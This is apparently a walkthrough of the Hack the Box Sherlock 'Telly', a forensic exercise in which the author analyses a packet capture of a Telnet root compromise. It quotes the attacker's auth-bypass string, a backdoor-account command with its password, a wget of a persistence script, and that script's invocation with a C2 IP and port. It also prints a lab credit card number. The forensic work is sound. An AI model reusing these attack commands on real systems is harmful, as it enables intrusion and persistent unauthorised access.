 Today, we’re going to attack a Hack the Box Sherlock called Telly. You need to download the attached zip and extract it with the password hacktheblue to get started. Here’s our scenario.
You are a Junior DFIR Analyst at an MSSP that provides continuous monitoring and DFIR services to SMBs. Your supervisor has tasked you with analyzing network telemetry from a compromised backup server. A DLP solution flagged a possible data exfiltration attempt from this server. According to the IT team, this server wasn’t very busy and was sometimes used to store backups.
Okay. Let’s get started. Inside the zip is one network capture file, monitoringservice_export_202610AM-11AM.pcapng.
Task 1: What CVE is associated with the vulnerability exploited in the Telnet protocol?
First we’ll search to limit to just telnet traffic, since that’s what they are telling us to focus on. I just put telnet in the search bar and hit enter. These were my results.

Right click on that first packet (No. 47) and select Follow -> TCP Stream. You see this (I’m just showing the first few lines up until access is granted).
..%..&..... ..#..'..$
..%..&..&........ ..#..'..$
.. .....#.....'.........
.. .38400,38400....#.kali:0.0....'..USER.-f root.DISPLAY.kali:0.0......XTERM-256COLOR..
........"........!
........"..".....b........b....	B.
........
............................0.......!
..".....
.."....
..!............"..".............	..
........
.............
Linux 6.8.0-90-generic (backup-secondary) (pts/1)


........"
Welcome to Ubuntu 24.04.3 LTS (GNU/Linux 6.8.0-90-generic x86_64)
I’m curious about that 4th line, so I’m going to google part of that and see if that is indicative of the attack itself.

That shows us the answer in the AI overview as well as the top search result.
Task 1 Answer: CVE-2026-24061
Task 2: When was the Telnet vulnerability successfully exploited, granting the attacker remote root access on the target machine?
Currently (for me, anyway), my time is being displayed in relative time since packet capture started. If you go to View -> Time Display Format -> UTC Date and Time of Day, it will change and you can see the answer.

Task 2 Answer: 2026-01-27 10:39:28
Task 3: What is the hostname of the targeted server?
If we go back to that TCP stream that we followed starting at packet 47, we can see the entire convo. After access was granted, they were dropped a command prompt with their user and the host: root@backup-secondary.
Task 3 Answer: backup-secondary
Task 4: The attacker created a backdoor account to maintain future access. What username and password were set for that account?
Same stream, we can see the attacker issued these commands
sudo useradd -m -s /bin/bash cleanupsvc; echo "cleanupsvc:YouKnowWhoiam69" | sudo chpasswd
Task 4 Answer: cleanupsvc:YouKnowWhoiam69
Task 5: What was the full command the attacker used to download the persistence script?
This is really just becoming an exercise in how well we understand attacker actions. If we stay in the stream and see what the attacker is doing, we can easily see what they downloaded / how they downloaded it. There is some weird formatting because of the nature of typing and seeing responses and how long they may have delayed while typing, but here is the relevant part. Within the capture, red is what the user entered and blue is the response. That’s why you see it duplicated as they type.
w
w
g
g
e
e
t
t


.[200~https://raw.githubusercontent.com/montysecurity/linper/refs/heads/main/linper.sh.[201~
Task 5 Answer: wget https://raw.githubusercontent.com/montysecurity/linper/refs/heads/main/linper.sh
Task 6: The attacker installed remote access persistence using the persistence script. What is the C2 IP address?
Let’s keep scrolling in the stream and see what else they did. I looked around but nothing jumped out at me immediately. At this point, a lot of the commands were vertical with the repeated characters (one from the input, one from the output) and I wasn’t seeing it. So I looked into that script that we saw being run from here. Inside that script, we see this:
EXAMPLES="Examples:

\e[33mPrint\e[0m Commands that can be used to install persistence (assumes -d): bash linper.sh -i 192.168.1.2 -p 4444 --print
So we are looking for this script to be called with a -i and then the address. Looking for that, I found this part:
bash linper.sh --enum-defenses
.
..[K
.
..[K
.
..[K
.
..[K
.
..[K
.
..[K
.
..[K
.
..[K
.
..[K
.
..[K
.
..[K
.
..[K
.
..[K
.
..[K
i
i


.[200~91.99.25.54.[201~
.[7m91.99.25.54.[27m
.[C
............91.99.25.54


-
-
p
p


5
5
9
9
You can see that the command bash linper.sh –enum-defenses -i 91.99.25.54 -p 5599 was called and that gives us our answer.
Task 6 Answer: 91.99.25.54
Task 7: The attacker exfiltrated a sensitive database file. At what time was this file exfiltrated?
As we’ve been getting familiar with this interaction, I’ve read over this stream several times and by this point, I remember seeing this file named credit-cards-25-blackfriday.db being referenced. If you go File -> Export Objects -> HTTP from the Wireshark menu, you see this

We can see that it was exported in packet 9380. If I click that row it takes me to the packet (if you still have the stream filter on, it will take you to 9378 instead… they have the same timestamp to the second, though). I can see the date under the Time column.
Task 7 Answer: 2026-01-27 10:49:54
Task 8: Analyze the exfiltrated database. To follow compliance requirements, the breached organization needs to notify its customers. For data validation purposes, find the credit card number for a customer named Quinn Harris.
Okay, we left the objects to see the timestamp on the packet. Go back in File -> Export Objects -> HTTP, click the db row and click Save at the bottom. Choose somewhere to save it and let’s analyze it.
$ file credit-cards-25-blackfriday.db
credit-cards-25-blackfriday.db: SQLite 3.x database, last written using SQLite version 3046001, file counter 7, database pages 3, cookie 0x7, schema 4, UTF-8, version-valid-for 7
We can see that it is SQLite, so let’s look further. There only seems to be one table and the only identifier seems to be email. So, I check at first to see if any email has quinn in the name and we find one row and that gives us the answer.
$ sqlite3 credit-cards-25-blackfriday.db
SQLite version 3.46.1 2024-08-13 09:16:08
Enter ".help" for usage hints.
sqlite> .tables
purchases
sqlite> .schema
CREATE TABLE purchases (
  id INTEGER PRIMARY KEY AUTOINCREMENT,
  email TEXT NOT NULL,
  creditcardnumber INTEGER NOT NULL,
  purchase_date TEXT NOT NULL,   -- ISO date: YYYY-MM-DD
  item_purchased TEXT NOT NULL
);
CREATE TABLE sqlite_sequence(name,seq);
sqlite> select * from purchases where email like '%quinn%';
12|quinn.harris@hotmail.com|5312269047781209|2025-12-08|4K monitor
Task 8 Answer: 5312269047781209
And that’s it, we win. That was actually a pretty fun investigation. Let me know if you have any comments or rooms you’d like to see tackled.